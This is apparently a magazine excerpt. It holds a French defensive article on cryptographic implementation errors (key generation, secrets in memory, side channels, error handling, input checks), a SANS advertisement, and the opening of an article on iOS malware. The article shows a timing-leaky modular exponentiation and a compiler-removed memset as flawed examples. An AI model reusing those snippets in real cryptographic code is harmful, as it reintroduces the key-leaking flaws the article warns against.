L'implémentation de fonctions cryptographiques est délicate, et la moindre erreur peut empêcher l'atteinte de l'objectif de sécurité initial (intégrité, authentification, confidentialité, etc.). Il y a essentiellement deux types d'erreurs : les erreurs d'algorithmie et les erreurs d'implémentation. Les premières consistent à mal choisir les primitives cryptographiques (algorithmes « maison », algorithmes cassés, mauvais choix de taille de clés, etc.) ou à mal les ordonner. Ce type d'erreurs est assez largement couvert dans la littérature et ne constitue pas le sujet de cet article. Nous nous intéressons ici au deuxième type : les soucis d'implémentation. Une fois la séquence de primitives cryptographiques correctement choisie, une simple erreur peut rendre complètement inopérant le système ou créer une faille exploitable. L'historique récent des failles sur les implémentations cryptographiques nous le montre, l'erreur de code peut :

- permettre le vol de tout ou partie des secrets ;
- baisser le niveau de sécurité final du système ;
- introduire des failles exploitables par un attaquant.

Nous essayons dans cet article de lister les problématiques le plus souvent rencontrées par l'auteur, et les conseils pour les éviter.

1 Récupération des secrets

Toute la sécurité apportée par la cryptographie repose sur une seule chose : la confidentialité des secrets.

Nous allons explorer les différentes erreurs qui portent atteinte à cette confidentialité :

- une mauvaise génération des clés ;
- le vol de clés en mémoire ;
- les attaques dites « par canaux cachés ».

Par « porter atteinte », nous entendons toute attaque permettant à l'attaquant de retrouver le secret plus facilement qu'en essayant toutes les combinaisons possibles.

Encore une fois, nous ne traiterons pas ici des problématiques de choix de primitives : les attaques en brute force liées à des algorithmes faibles, des clés ou mots de passe trop courts (ce qui ne doit surtout pas vous empêcher d'y faire attention avant implémentation). Cependant, une partie des erreurs mentionnées permettent à un attaquant de récupérer assez d'informations sur le secret pour permettre une attaque brute force non réalisable autrement (i.e. si l'attaquant récupère les trois quarts d'une clé de 128 bits, il ne lui reste plus qu'à réaliser une attaque brute force sur les 32 bits restants), nous traiterons ces cas.

1.1 Mauvaise génération des secrets

Un secret généré par une implémentation défectueuse peut facilement être retrouvé par un attaquant. L'exemple le plus clair est celui d'un mauvais générateur d'aléa, qui générerait beaucoup plus de bits à 1 qu'à 0. Un attaquant conscient de ce défaut, peut l'exploiter en modifiant son attaque en force brute pour essayer d'abord les clés contenant plus de 1 que de 0. C'est



ce qui s'appelle une attaque par biais statistique. En 2013, une telle attaque a été publiée pour l'algorithme symétrique RC4 [1].

Ce que nous appelons ici une mauvaise génération est une implémentation qui permet à l'attaquant de prévoir les clés générées ou de les retrouver autrement que par une attaque en force brute complète.

1.1.1 Bien implémenter le générateur

Un bon générateur cryptographique est constitué d'une source d'aléa (appelé TRNG pour *True Random Number Generator*), d'une fonction de traitement algorithmique à sens unique (PRNG pour *Pseudo Random Number Generator*) et d'un état interne secret mis à jour périodiquement (appelé graine). La fonction à sens unique peut être de forme fonction de hachage ou de forme fonction à double sens à clé secrète. Pour un niveau de sécurité optimal, la graine doit être persistante entre deux instances du programme.

La première cause de biais est bien sûr le PRNG en lui-même. C'est ici une question de choix de primitive cryptographique, et nous ne traiterons pas de ce point qui mérite un article complet. [2] est une bonne référence sur le sujet.

L'attaquant ne doit pas avoir accès ni à la graine ni à la source d'aléa en même temps, l'accès à l'un ou l'autre en lecture ou en écriture diminue la sécurité du système global. Sans aller dans le détail des attaques possibles, s'assurer des hypothèses de base est suffisant pour assurer un bon développement de générateur.

La source d'aléa doit fournir une sortie difficilement prévisible par l'attaquant. Pour respecter cette hypothèse :

- Utilisez des données variant suffisamment. Méfiez-vous des données type Date, événement souris sur un serveur embarqué, etc. Il faut également se méfier des grosses structures système. Le générateur d'aléa de Truecrypt utilise par exemple des structures noyaux Windows pour récupérer certains événements (écriture disque, réseau, etc.), seule une partie de ces structures varie vraiment d'un événement sur l'autre ;
- N'utilisez pas de données manipulables par un attaquant (charge CPU) ;
- Utilisez plusieurs types de sources de données.

La graine doit être inconnue de l'attaquant et persistante :

- Pour la confidentialité de la graine, respectez les règles de protection des secrets en mémoire ;
- Pour la persistance, assurez-vous de mettre à jour la graine le plus souvent possible en mémoire persistante. Un attaquant qui maîtrise la source d'aléa, mais pas la graine va typiquement essayer d'empêcher la mise à jour de la graine (protection en écriture du fichier, crash volontaire du programme

avant mise à jour, etc.). La première chose à faire au moment du chargement du générateur d'aléa est de mettre à jour la graine pour éviter ces attaques ;

- En cas de doute au lancement (la graine n'est pas trouvée, ou pas accessible en écriture), ayez une procédure de régénération de graine à l'initialisation du générateur ou refusez la délivrance d'aléa ;

Enfin, si vous vous reposez sur un générateur fourni par le système (API crypto Windows, Java, dev/rand, etc.), il est conseillé, pour plus de confiance, de considérer ces générateurs comme des sources d'aléa à retraiter (TRNG) et de réimplémenter son propre système de PRNG.

1.1.2 Bien utiliser le générateur

Le générateur fournit une suite de bits uniformément distribués. Cette suite peut être utilisée telle quelle pour générer des éléments sans structure mathématique (clé AES, IV, Salt, bourrage, etc.), mais doit être encore transformée lorsqu'une structure mathématique doit être respectée (clés RSA, clés Diffie-Hellman, point sur courbe elliptique, etc.). La transformation est une étape pouvant biaiser toute la génération, et fait l'objet d'une littérature étendue. Pour ne pas avoir de doutes, voici le type d'algorithme de génération qu'il faut utiliser :

1. Générer une suite de bits aléatoires de la bonne taille ;
2. Tester si cette suite répond aux exigences souhaitées (par exemple, nombre premier de n bits pour RSA) ;
3. Si non, revenir à 1.

Toute optimisation est risquée, et doit faire l'objet de vérifications. Vérifiez si oui ou non ce genre d'optimisation a déjà été étudié d'un point de vue formel, et si oui, si elle ne biaise pas le résultat. On n'insistera jamais assez : en cas de doute, n'optimisez pas !

1.2 Vol des clés en mémoire

Évidemment, le vol des secrets complets est encore le plus simple. Ceux-ci peuvent se retrouver en clair, en mémoire morte ou vive.

1.2.1 Vol en mémoire morte

La première recommandation est évidemment de ne stocker aucun secret en clair en mémoire persistante. Nous parlons ici de tous les types de stockage en clair :

- Base de données de mots de passe en clair ;
- Fichiers de clés privées en clair ;
- Secrets en dur et en clair dans le code source ;
- Données sensibles (état interne du générateur d'aléa, etc.) ;
- ...



La manière de stocker les secrets correctement protégés est d'abord une histoire de choix de primitives cryptographiques et de leur bonne implémentation. Tous les conseils de l'article doivent être appliqués à l'implémentation des fonctions de protection des secrets (oui, cet article est récursif).

1.2.2 Vol en mémoire vive

Le cas de la mémoire vive est un peu plus complexe, les secrets doivent forcément se retrouver en clair en mémoire vive pour pouvoir être manipulés. Il y a deux axes pour réduire ce risque : limiter l'accès à la mémoire vive par un attaquant et limiter le temps d'exposition des secrets.

Le premier axe n'est pas sujet de cet article, mais il consiste soit à ajouter de la sécurité matérielle (co-processeur sécurisé avec mémoire vive réservée, gestionnaire matériel de mémoire vive, *Secure Data Path*, etc.), soit à renforcer les aspects sécurité système pour rendre difficile l'accès à la RAM à un programme malveillant.

Le deuxième axe est lui dépendant de l'implémentation, nous le traitons donc ici. Le but est de limiter la fenêtre temporelle d'attaque.

La première règle est de ne charger les secrets en clair en RAM qu'au moment de leur utilisation : évitez à tout prix les chargements intempestifs pour « gagner du temps plus tard », demandez le mot de passe utilisateur au moment où vous en avez besoin dans les calculs et pas avant, etc. Cette règle n'est pas toujours respectable selon les fonctionnalités du programme attendues, mais tentez toujours de repousser le plus longtemps possible le chargement des secrets en RAM.

La deuxième est évidemment d'effacer les secrets dès qu'ils ne sont plus nécessaires. C'est la règle qui demande le plus d'attention, et doit être mise en place dès le premier développement. La méthode est pourtant simple : écraser la zone mémoire du secret (avec des '0' par exemple) dès qu'il n'est plus utile. Posez-vous la question lors du développement, ai-je encore besoin de cette donnée après ce calcul ? Si non, effacez-la ! La mise en œuvre, elle, demande d'être attentif.

Il faut être capable de garder trace de la zone mémoire exacte du secret :

- Essayez de garder votre secret dans une zone mémoire unique, d'adresse fixe, que vous maîtrisez (en C, vous pouvez déclarer vos zones en statique par exemple) ;
- Faites attention aux fonctions d'allocation dynamique qui peuvent faire varier votre adresse (ou dupliquer votre secret) comme `realloc` en C ;
- Redoublez d'attention lorsque vous développez dans un langage dans lequel la gestion des adressages mémoire n'est pas explicite (Java).

Il faut de plus s'assurer d'effacer le secret dans toutes les situations possibles :

- Encore une fois, effacez explicitement la zone dès que possible, surtout si vous développez dans un langage dans lequel la gestion des adressages mémoire n'est pas explicite. Ne comptez pas sur le ramasse-miettes ;
- Faire attention aux sorties en cas d'erreur. Trop souvent, on efface les secrets proprement à la fin de la fonction concernée, mais pas en cas d'erreur. Chaque sortie de fonction/programme doit être précédée par une phase de nettoyage des zones mémoire contenant des secrets.

1.3 Attaques canaux cachés

Les attaques par canaux cachés sont une catégorie d'attaque qui s'attachent à retrouver des informations sur le secret en étudiant des informations annexes dépendantes du secret, telles la consommation de courant, le temps d'exécution, les accès au cache... Elles peuvent être dévastatrices, notamment sur les systèmes de cryptographie asymétriques. Les algorithmes de cryptographie asymétrique sont en effet souvent déséquilibrés, contrairement aux algorithmes symétriques, rendant les attaques par canaux cachés sur les implémentations logicielles directes. Cependant, même la cryptographie symétrique est sensible à ces attaques, que ce soit sur les implémentations hardware ou software (i.e. les attaques sur le cache lors du calcul d'un AES, voir [15]).

Un exemple parlant d'une telle attaque est celui de l'exponentiation modulaire lors des calculs RSA ou Diffie Hellman. L'algorithme le plus connu est appelé « square and multiply », dont voici l'implémentation proposée par Bruce Schneier et reproduite sur Wikipédia [3] :

```
Bignum modpow(Bignum base, Bignum exp, Bignum m) {
    Bignum result = 1;
    while (exp > 0) {
        if (exp & 1 > 0) result = (result * base) % m;
        exp >>= 1;
        base = (base * base) % m;
    }
    return result;
}
```

Qui calcule $(base)^{exp} \bmod m$. Dans les algorithmes comme déchiffrement RSA ou échange de clé Diffie Hellman, `exp` est le secret. Or, on le voit ici, à chaque passage dans la boucle, un calcul supplémentaire est effectué si le bit regardé de `exp` est à 1. Ce calcul implique forcément un temps de calcul ou une consommation CPU supplémentaire qui permet à un attaquant ayant accès à ces mesures de savoir lorsqu'un « 1 » est lu plutôt qu'un 0 et lui permet de deviner le secret. Une



variante de cet algorithme, dite Échelle de Montgomery, ne pose pas du tout ce problème.

Les attaques par canaux cachés sont extrêmement diversifiées et touchent autant le software que le hardware.

Voici quelques règles à respecter pour diminuer leur impact dans le cas software :

- Choisir des algorithmes équilibrés, c'est-à-dire pour lesquels la complexité n'est pas dépendante du secret ;
- Coder des fonctions dont le temps d'exécution ne dépend pas du secret : évitez les méthodes qui sont fonction de conditions sur le secret (i.e. le nombre est pair, je choisis une autre fonction par exemple) ;
- Éviter les fonctions systèmes non équilibrées. Par exemple, `memcmp` en C, qui compare deux chaînes de caractères ensemble, s'arrête dès la première différence trouvée, indiquant à l'attaquant à quel endroit environ les deux chaînes divergent.

Encore une fois, par « secret » nous entendons toute donnée qui ne doit pas être connue par l'attaquant (mot de passe en clair, graine du générateur d'aléa, etc.).

2 Mauvaises implémentations

Nous allons maintenant parler des erreurs d'implémentation qui baissent le niveau général de sécurité attendu. Soit parce qu'elles exposent les clés, soit parce qu'elles permettent de contourner les mesures cryptographiques mises en œuvre ou qu'elles baissent simplement leur efficacité.

2.1 TL:DR

Le premier type d'erreur consiste en une mauvaise implémentation du standard. Les schémas cryptographiques les plus étudiés sont tous standardisés. Le standard contient les éléments théoriques attestant de la sécurité du système, et les hypothèses utilisées pour démontrer cette sécurité. Il contient également les règles d'implémentation à respecter pour conserver le niveau de sécurité théorique.

Par exemple, le standard vous permettra de savoir que le schéma est sûr à condition que telle ou telle donnée soit confidentielle, ou unique. Un bel exemple d'échec de lecture du standard est l'attaque des signatures ECDSA sur PS3 [4]. Le standard impose l'utilisation d'un aléa, en précisant que celui-ci doit être renouvelé à chaque signature sous peine d'exposer la clé secrète de signature. L'implémentation de Sony utilisait effectivement un aléa, mais le même pour toutes les signatures, la clé secrète de Sony a donc été perdue, avec des conséquences dramatiques.

Les standards vous permettent également de vérifier que votre implémentation est bonne, par le jeu des vecteurs de tests : ils comportent une entrée et une clé, et vous indiquent la sortie qui doit être obtenue. Si vous ne les respectez pas, corrigez ! Votre implémentation est fautive et son niveau de sécurité inconnu. Il est plus que conseillé d'embarquer des vecteurs de tests dans votre implémentation et de les passer au chargement de l'algorithme concerné, pour vérifier, par exemple, que votre code n'a pas été modifié.

Pour résumer, lorsque vous implémentez une primitive cryptographique, prenez le temps de lire l'ensemble du standard, et de vérifier à la fin que vous suivez effectivement ce standard.

Les standards cryptographiques les plus connus ([10][11][12]) offrent des vecteurs de tests et conseils d'implémentation.

2.2 Fail

Un autre type d'erreur d'implémentation assez courant est la mauvaise gestion des erreurs. Nous ne parlons pas du fait de ne pas gérer les erreurs, qui est un problème non spécifique aux implémentations cryptographiques, mais d'ignorer leurs conséquences sur la sécurité du programme.

Un exemple parlant est celui de la faille « goto fail » d'Apple [5]. Le double goto n'est déjà pas très joli, mais d'un point de vue cryptographique il y a encore plus problématique : l'erreur est en fait ignorée. Le problème ici, c'est que la valeur par défaut du champ d'erreur qui sera retournée est « tout va bien ». Une interruption imprévue de la fonction va donc indiquer au programme que la vérification de signature s'est bien déroulée, quand c'est l'inverse. Si le champ d'erreur avait par défaut une valeur indiquant une erreur, le bug n'aurait pas été exploitable (la fonction non plus d'ailleurs).

Assurez-vous que vos variables de retour, ou que vos contextes, sont correctement initialisés. En cas d'interruption du calcul, les données permanentes du programme doivent avoir un état reflétant le mauvais déroulement du calcul. Cela peut se faire en mettant à jour les données permanentes à la toute fin de la fonction, ou en embarquant un élément dans la structure/classe codant le bon déroulement. Par exemple, un contexte de générateur d'aléa peut avoir un booléen indiquant si la graine a bien été mise à jour. La valeur par défaut est **FALSE** et sa mise à **TRUE** n'est réalisée que lorsqu'il n'y a aucun doute sur le bon déroulement de la mise à jour de graine.

Dans la même catégorie, l'erreur peut être mal interprétée par la méthode appelante. Si une fonction cryptographique échoue, la sécurité du système doit être remise en cause, et le programme agir en conséquence :

- Si le générateur d'aléa renvoie une erreur, aucun aléa issu de ce générateur ne devrait être utilisé ;



- Si la fonction de vérification de signature/intégrité échoue, la donnée doit être considérée comme invalide ou corrompue (en particulier, il ne faut pas déchiffrer les données ou il faut effacer les données en clair en cas d'échec de vérification de signature ou d'intégrité) ;
- Si une fonction cryptographique échoue, il faut s'assurer que toutes les données sensibles sont bien effacées ;
- etc.

Une erreur sur une fonction cryptographique indique plus qu'un simple problème de comportement, elle indique une faille de sécurité potentielle.

2.3 Non, mais je connais un raccourci

Méfiez-vous des optimisations malheureuses, ou des corrections de code hâtives. Il y a souvent une très bonne raison pour laquelle les choses sont spécifiées ou codées comme elles le sont, et improviser dans ce cas peut coûter très cher [6]. Si vous touchez à un code qui n'est pas le vôtre, vérifiez avant toute optimisation que l'auteur n'avait pas une bonne raison d'implémenter les choses de cette façon. Si vous développez, pensez à commenter les endroits que vous avez choisi de ne pas optimiser. Indiquez par exemple, que vous avez choisi de ne pas utiliser `memset` parce que cette fonction est sensible aux attaques par canaux cachés.

Une autre illustration : une dérivation de mot de passe est faite pour être coûteuse et longue. Stocker une partie de la dérivation pour que la vérification de mot de passe soit plus rapide détruit complètement l'intérêt premier d'une telle dérivation : rendre les attaques en force brute trop coûteuses.

Sur les algorithmes eux-mêmes, nous avons vu en 1.3 que pour se prémunir des attaques par canaux cachés il fallait utiliser des algorithmes équilibrés. Ceux-ci ne sont pas forcément optimaux, certains rajoutent même des opérations inutiles, mais pour une bonne raison.

Il faut rajouter que le conseil concerne également les optimisations réalisées par le compilateur, celui-ci peut se débarrasser d'opérations qu'il estime inutiles, optimiser des boucles, etc. [9] fournit une série d'exemples d'optimisations du compilateur non souhaitables, nous rapportons le premier exemple basé sur le code suivant :

```
int
crypto_pk_private_sign_digest(...)
{
    char digest[DIGEST_LEN];
    (...)
    memset(digest, 0, sizeof(digest));
    return r;
}
```

Le `memset`, effaçant les secrets en mémoire, est supprimé par le compilateur concerné.

Il n'est pas possible de faire une liste exhaustive des optimisations dangereuses, tant elles dépendent du contexte. Les standards précisent parfois que telle ou telle optimisation est prohibée, mais le seul moyen de vérifier qu'une optimisation ne pose pas de souci est de demander l'avis d'un cryptologue familier du cryptosystème développé.

2.4 Je ne suis pas un numéro

Toutes les bonnes pratiques de développement incluent la même recommandation : vérifiez vos entrées de programme/fonction. Les implémentations cryptographiques n'échappent pas à cette règle, mais il faut y rajouter la vérification de la correction mathématique des entrées.

Si vous attendez de la fonction un élément d'un groupe mathématique particulier, assurez-vous avant de commencer les calculs qu'il appartient bien à ce groupe.

Cela paraît évident, mais est trop souvent non respecté. Apple en aurait fait les frais dans son implémentation **ECDHE** sur Safari [7]. En cryptographie sur courbes elliptiques, le groupe sur lequel nous travaillons est l'ensemble des points (x,y) vérifiant l'équation d'une courbe. La courbe est choisie pour ses bonnes propriétés cryptographiques, le logarithme discret étant trivial sur certaines courbes elliptiques. Les calculs effectués en eux-mêmes fonctionnent tant que x et y sont des entiers de la bonne taille, différents de 0. Ce qui implique que si vous fournissez à la fonction cryptographique un point x,y ne vérifiant pas l'équation de la courbe, vous risquez deux comportements :

- Un arrêt non prévu des calculs suite à une division par 0 (voir 3.1) ;
- Un calcul se déroulant tout à fait normalement, mais au résultat faux, et donc non sûr.

C'est ce qu'on appelle une attaque par point invalide.

Toujours en courbe elliptique, nous utilisons un point théorique « le point à l'infini » pour construire le schéma mathématique. Celui-ci ne se « code » pas dans la plupart des systèmes de coordonnées (vu qu'il n'a qu'une existence théorique), il faut donc vérifier dès que l'on utilise un point, que celui-ci n'est pas le point à l'infini.

Nous avons donné une série d'exemples sur les courbes elliptiques, parce que ces erreurs sont faciles à faire et coûteuses, mais ceci est valable sur d'autres schémas, par exemple un groupe pour réaliser un Diffie-Hellman doit avoir une structure particulière pour être sûr. Encore une fois, une lecture attentive du standard vous permettra de savoir quoi tester.

N'oubliez pas que l'attaquant pourrait chercher à modifier les valeurs des variables « à la volée », les vérifications doivent se faire durant l'exécution du programme.



2.5 Chut

Nous reparlons encore dans ce paragraphe des erreurs, mais trop parlantes cette fois. Les erreurs ou arrêts impromptus du programme sont une source d'information très importante pour un attaquant. Le chapitre 1.3 nous en a donné un exemple avec les attaques sur `memcmp` par exemple.

Dans le même esprit, mais moins connues, sont les attaques sur les protocoles d'authentification ou d'échanges de clés. Les preuves de sécurité de ces protocoles démontrent qu'un attaquant en écoute ne peut découvrir les secrets, ou que l'une des parties ne peut pas découvrir les secrets de l'autre partie. La plupart de ces preuves reposent sur le fait qu'un attaquant ne peut pas faire la différence entre une exécution correcte ou incorrecte du protocole avant la fin de celui-ci.

Ce qui implique que tout arrêt prématuré d'un de ces protocoles (le message que j'ai reçu ne me convient pas, j'arrête de répondre) est une atteinte à la sécurité globale du protocole. Le bon comportement consiste alors à continuer de répondre, mais par des données aléatoires, indifférenciables d'une bonne réponse par un attaquant ne disposant pas des secrets.

Ceci est valable pour d'autres aspects, posez-vous la question : « l'attaquant peut-il être aidé par le fait de savoir que l'exécution a échoué pour telle ou telle raison » ? Dans des cas d'attaques par fuzzing, une telle indication peut être d'une grande valeur à l'attaquant.

2.6 Les indiens et les signes

Lorsque vous développez de la cryptographie, retenez un élément important : les données que vous manipulez ont un sens mathématique et la sécurité d'une primitive repose sur des hypothèses sur ce sens. Aussi, la façon de représenter ces données dans votre code est un sujet essentiel.

Une inconstance dans votre représentation de nombre (grand boutien et petit boutien) peut rendre l'ensemble de vos calculs faux, sans pour autant déclencher d'erreur. Quelques fois, l'algorithme fait lui-même l'hypothèse de la représentation (i.e. le premier bit est celui de poids fort). Encore une fois, une lecture attentive des standards et des documentations des bibliothèques que vous utilisez (bibliothèque grand nombre par exemple) est indispensable pour éviter ce genre d'erreur.

Toujours en parlant de représentation de données dans une implémentation cryptographique, faites attention aux types. Les tampons de données doivent toujours être basés sur un type non signé. Pratiquement systématiquement, les données se retrouvent découpées en petites unités basiques, sur lesquelles des calculs sont effectués et ces unités sont attendues non signées. Un simple décalage à droite en C, par exemple, aura

un résultat complètement différent entre un type signé et non signé (complétion à gauche par des 1, respectivement des 0).

2.7 Couteau suisse

Ce conseil ne devrait pas se trouver dans cet article, puisqu'il concerne le bon choix des primitives. Mais nous avons tellement observé cette erreur dans des implémentations cryptographiques qu'il nous semble essentiel de rappeler cette bonne pratique : une clé par usage.

Un secret ne doit en effet jamais être utilisé pour deux usages différents, que ce soit deux algorithmes ou deux fonctionnalités. De la même manière que les experts sécurité recommandent la bonne pratique d'un mot de passe différent par usage, et pour les mêmes raisons. Un algorithme peut être attaqué et exposer les clés utilisées, une ségrégation des clés par usage permet de limiter les conséquences dans un tel cas. D'autre part, certains schémas cryptographiques ne sont sûrs que dans le cas où ils utilisent des clés différentes pour chacune de leur sous-fonction [13].

3 Crash program

Cette dernière partie se consacre aux erreurs pouvant entraîner un arrêt impromptu du programme (crash), comme les dépassements de tampons, ou des divisions par 0.

3.1 NaN

La tentative de division par 0 en informatique est une des erreurs les plus connues, en raison de ses résultats souvent catastrophiques. Un bel exemple historique d'une telle erreur est celui du croiseur américain USS Yorktown, dont le système informatique complet fut victime d'un crash suite à une division par zéro, obligeant le vaisseau à être remorqué au port le plus proche [8].

Toute implémentation mathématique est évidemment plus prône à entraîner des divisions par zéro, ce qui nous concerne ici directement. Les conseils de la section 2.4 doivent évidemment être appliqués ici. Et pas seulement pour la fonction « division », les algorithmes cryptographiques impliquant presque tous des divisions de nombres plus ou moins grands. Si vous implémentez l'ensemble des opérations, vérifiez avant chaque division unitaire (opérateur de base '/') que votre dénominateur ne vaut pas zéro, si vous utilisez des bibliothèques intermédiaires, assurez-vous si possible (code disponible) qu'elles font ces vérifications et pensez évidemment à la gestion d'erreur associée.



3.2 Ce n'est pas la taille qui compte

Nous allons dans cette sous-section parler encore une fois des problèmes de représentation des données cryptographiques, plus exactement de la taille de ces données.

En cryptographie asymétrique, on manipule des grands entiers. Les opérations sur ceux-ci peuvent faire varier leur taille. Le résultat d'une multiplication sans réduction modulaire peut avoir une représentation beaucoup plus grande que les multiples de départ. Le résultat d'une multiplication avec réduction modulaire peut être beaucoup plus petit que les entrées de l'opération.

Ceci peut être source d'erreur quand l'implémentation ne prend pas en compte ces aspects. Un exemple souvent rencontré est celui de l'exposant privé RSA (**d**), résultat d'une inversion modulaire de l'exposant public **e**. Il peut arriver que celui-ci soit plus petit que la taille attendue. Par exemple, pour une RSA 2048 bits, la taille de l'exposant privé attendue est de 2048 bits. Mais, par le jeu du hasard (si l'exposant public est généré aléatoirement), **d** peut être plus petit. Nous avons rencontré beaucoup d'implémentations ne gérant pas cette possibilité. Par exemple, l'implémentation cherchant à limiter l'utilisation mémoire et représentant un nombre par le nombre minimum d'unités nécessaires (en n'encodant pas les '0' de poids fort), peut se retrouver avec un exposant privé codé sur 2040 bits (255 octets au lieu de 256). Un autre morceau de l'implémentation (ou une autre bibliothèque) vérifie que les éléments en entrée ont la bonne taille et remonte une erreur, puisqu'elle attend 256 octets en entrée. Dans le pire des cas, ce morceau ne vérifie pas la taille des entrées, et réalise un dépassement de tampon (travail sur 256 octets alors que le tampon de donnée en fait 255).

En cryptographie symétrique, ces problèmes sont résolus si le bourrage est correctement implémenté.

Dans tous les cas, notre conseil est d'utiliser des tampons de taille fixée statiquement et d'être consistant sur la façon de bourrer ces tampons.

3.3 Papiers s'il vous plaît

Cette dernière recommandation est une des bonnes pratiques d'implémentation les plus partagées, mais malheureusement trop souvent non appliquée : la vérification et le nettoyage des entrées de fonctions. Une grande partie des bonnes pratiques détaillées dans cet article reposent d'ailleurs sur une bonne vérification des entrées. Nous l'avons vu, en cryptographie, un bug peut causer aussi bien un crash qu'une exécution sans faute informatique, mais au résultat mathématiquement faux ou non sûr. Aussi, cette bonne pratique est ici essentielle.

Une des manières les plus simples de mettre en œuvre cette bonne pratique est de forcer les entrées au format attendu et de ne jamais prendre comme hypothèse d'implémentation que votre entrée est valide.

Par exemple :

- si vous prenez un pointeur en entrée, vérifiez qu'il n'est pas à **NULL** ;
- fixez statiquement les tailles de tampons, ne travaillez pas sur un tampon dont l'allocation exacte (taille) est non vérifiable ;
- forcez le type des données (**cast explicite**) ;
- si vous prenez comme hypothèse qu'une donnée est initialisée à 0, réalisez cette initialisation ;
- etc.

La faille Heartbleed [14] est un cas d'école sur l'importance de correctement vérifier ses entrées, et d'imposer les formats attendus en cas de doute.

Conclusion

La plupart des bonnes pratiques indiquées dans cet article sont des bonnes pratiques communes à n'importe quelle implémentation que l'on souhaite sûre. La particularité de la cryptographie dans ce domaine est le fait qu'une mauvaise implémentation ne va pas forcément générer d'erreur détectable, mais affecter silencieusement la sécurité globale du système.

Nous avons parlé des erreurs que nous estimons les plus spécifiques à la cryptographie, mais tous les conseils que vous trouverez dans le dossier de *MISC* n°82 doivent être appliqués à votre implémentation. Considérez votre bibliothèque cryptographique comme une fonction particulièrement sensible.

Côté attaquants, ces erreurs sont fréquentes, pensez-y à votre prochain audit ou challenge.

Le lecteur attentif l'aura remarqué, une partie des recommandations de l'article sont (très) coûteuses à implémenter. Malheureusement, il est très difficile d'atteindre les deux objectifs d'une implémentation sûre et peu coûteuse. Prenons l'exemple des « dummy operation », opérations inutiles rajoutées pour équilibrer une implémentation et la protéger contre les attaques par canaux cachés : les objectifs « optimisation » et « sécurité de l'implémentation » sont ici complètement opposés. Ce sujet complexe fait l'objet d'un champ de recherche à part entière en cryptographie (les conférences Fast Software Encryption – FSE et Cryptographic Hardware and Embedded Systems – CHES traitent beaucoup du sujet).

Nous conseillons au lecteur intéressé la référence [9], initiative de plusieurs cryptologues souhaitant améliorer le niveau de sécurité des implémentations cryptographiques. ■

Retrouvez toutes les références accompagnant cet article sur <http://www.miscmag.com/>.

SANS Institute

Formations pratiques intensives
répondant aux standards les
plus élevés de l'industrie



FORMATIONS SÉCURISATION
Cours SANS Institute
Certifications GIAC



SEC 401

Fondamentaux et principes
de la SSI

SEC 505

Sécuriser Windows

DEV 522

Protéger les applications web

Dates et plan disponibles

Renseignements et inscriptions

par téléphone

+33 (0) 141 409 700

ou par courriel à:

formations@hsc.fr



CODE MALVEILLANT SUR iOS, MYTHE OU RÉALITÉ ?

Julien Bachmann – Kudelski Security – julien.bachmann@nagra.com

mots-clés : APPLE / IOS / MOBILE / CODE MALVEILLANT / YISPECTER / XCODEGHOST

De récentes nouvelles sur des sites d'informations et blogs spécialisés remettent en question le fait que la plateforme d'Apple soit exempte de code malveillant. Pire encore : même les terminaux non jailbreakés seraient en danger !

1 Rappel des faits

1.1 Introduction

Pour paraphraser le rapport DBIR 2015 de Verizon **[DBIR]** : la plupart des activités suspectes détectées et recensées comme visant les terminaux iOS étaient en fait des codes d'exploitation visant Android (*most of the suspicious activity logged from iOS devices was just failed Android exploits*). La notoriété de cette publication impliquerait que nous, les utilisateurs de terminaux Apple, sommes sauvés !

Pour une majorité des gens dans le domaine, le danger provient des magasins tiers, types Cydia, et par conséquent, ils ne jailbreakent pas leur iPhone comme indiqué dans la politique de sécurité. Ce qui inquiète maintenant, ce sont les terminaux non jailbreakés dont parle l'article. Au moment d'écrire cet article, ce sont YiSpecter **[SPECTER]** et XcodeGhost **[XCODE]** qui font parler d'eux.

L'objectif ici est de présenter de manière claire les actions réalisables selon que le terminal soit jailbreaké ou pas. Ce point manque régulièrement dans les analyses publiées.

Note : le lecteur pourra sans doute questionner l'exhaustivité de l'étude Verizon, puisque les participants proviennent majoritairement des pays occidentaux. La majorité des cas récents de code malveillant iOS (WireLurker, YiSpecter, Muda **[MUDA]**) proviennent de magasins tiers principalement asiatiques.

Note : les analyses réalisées dans cet article ont pu l'être grâce à la mise à disposition des binaires malveillants par l'analyste Claud Xiao.

1.2 Notions de base sur la sécurité iOS

Le but de l'article n'est pas d'expliquer les concepts de sécurité d'iOS. Pour rappel, le code exécuté sur les terminaux iOS doit être signé par Apple. Le tout repose sur le concept de *hardware root of trust* qui, en résumé, implique qu'un composant physique du terminal valide le tout dès la phase de démarrage.

De ce fait il existe, en théorie, trois méthodes permettant d'exécuter du code sur ces terminaux, en dehors des applications fournies par Apple :

1. via une application téléchargée depuis l'AppStore officiel et signée par un certificat type *Developer* fourni par Apple (payant) ;
2. via une application en développement et distribuée à des fins de tests (Ad Hoc). Celle-ci également signée et distribuée uniquement sur une liste limitée de terminaux grâce au renseignement des UDID (identifiant unique du terminal) et nécessitant un certificat de développeur (payant) ;
3. via une application distribuée en mode *In House* dans une entreprise et signée par un certificat *Enterprise* fourni par Apple (validation numéro DUN). À noter que dans le cas d'une application en mode *Enterprise*, le binaire n'est pas chiffré, ce qui permet d'analyser le code sans passer par une phase de déchiffrement **[REV]**. Ce mode est également payant.

Il existe une méthode à la croisée des méthodes 1 et 2 et qui permet de distribuer une application à une liste limitée d'utilisateurs. Cette dernière, nommée *TestFlight* se base sur une distribution via l'AppStore

dans le but de réaliser une évaluation de l'application avant une distribution réelle sur l'AppStore. Les adresses e-mail rentrées dans iTunes Connect reçoivent alors une invitation à télécharger et installer l'application.

Depuis peu, il est possible de créer gratuitement un compte développeur permettant de compiler une application à destination d'iOS ou OS X. Cette nouvelle méthode pourrait être utilisée par les outils de jailbreak pour signer le binaire exploitant une élévation de privilèges ou encore des codes malveillants afin de pivoter d'un Mac à un terminal iOS. La création d'un tel compte se fait directement depuis **Xcode** sous **Préférences... > Comptes**. L'outil **f.lux** a récemment fait parler de lui [**FLUX**] du fait que ses développeurs proposaient cette méthode pour contourner les restrictions de l'Apple Store (présentées ci-dessous). Apple a alors jugé non conforme aux règles du programme de développement cette méthode, notamment du fait qu'il s'agissait d'un binaire et non du code source qui était distribué.

Moyennant quelques prérequis comme une corruption mémoire et une divulgation d'adresses, il est également possible d'exécuter du code via du ROP dans le contexte d'un processus vulnérable.

Le jailbreak a pour lui le but de désactiver les protections d'exécution de code du système iOS afin d'ouvrir la porte à d'autres magasins d'applications tels que **Cydia**. Le contournement des restrictions de l'environnement d'exécution restreint (sandbox) est par contre possible via la distribution en mode Ad-Hoc, comme expliqué ci-après.

2 Techniques utilisées

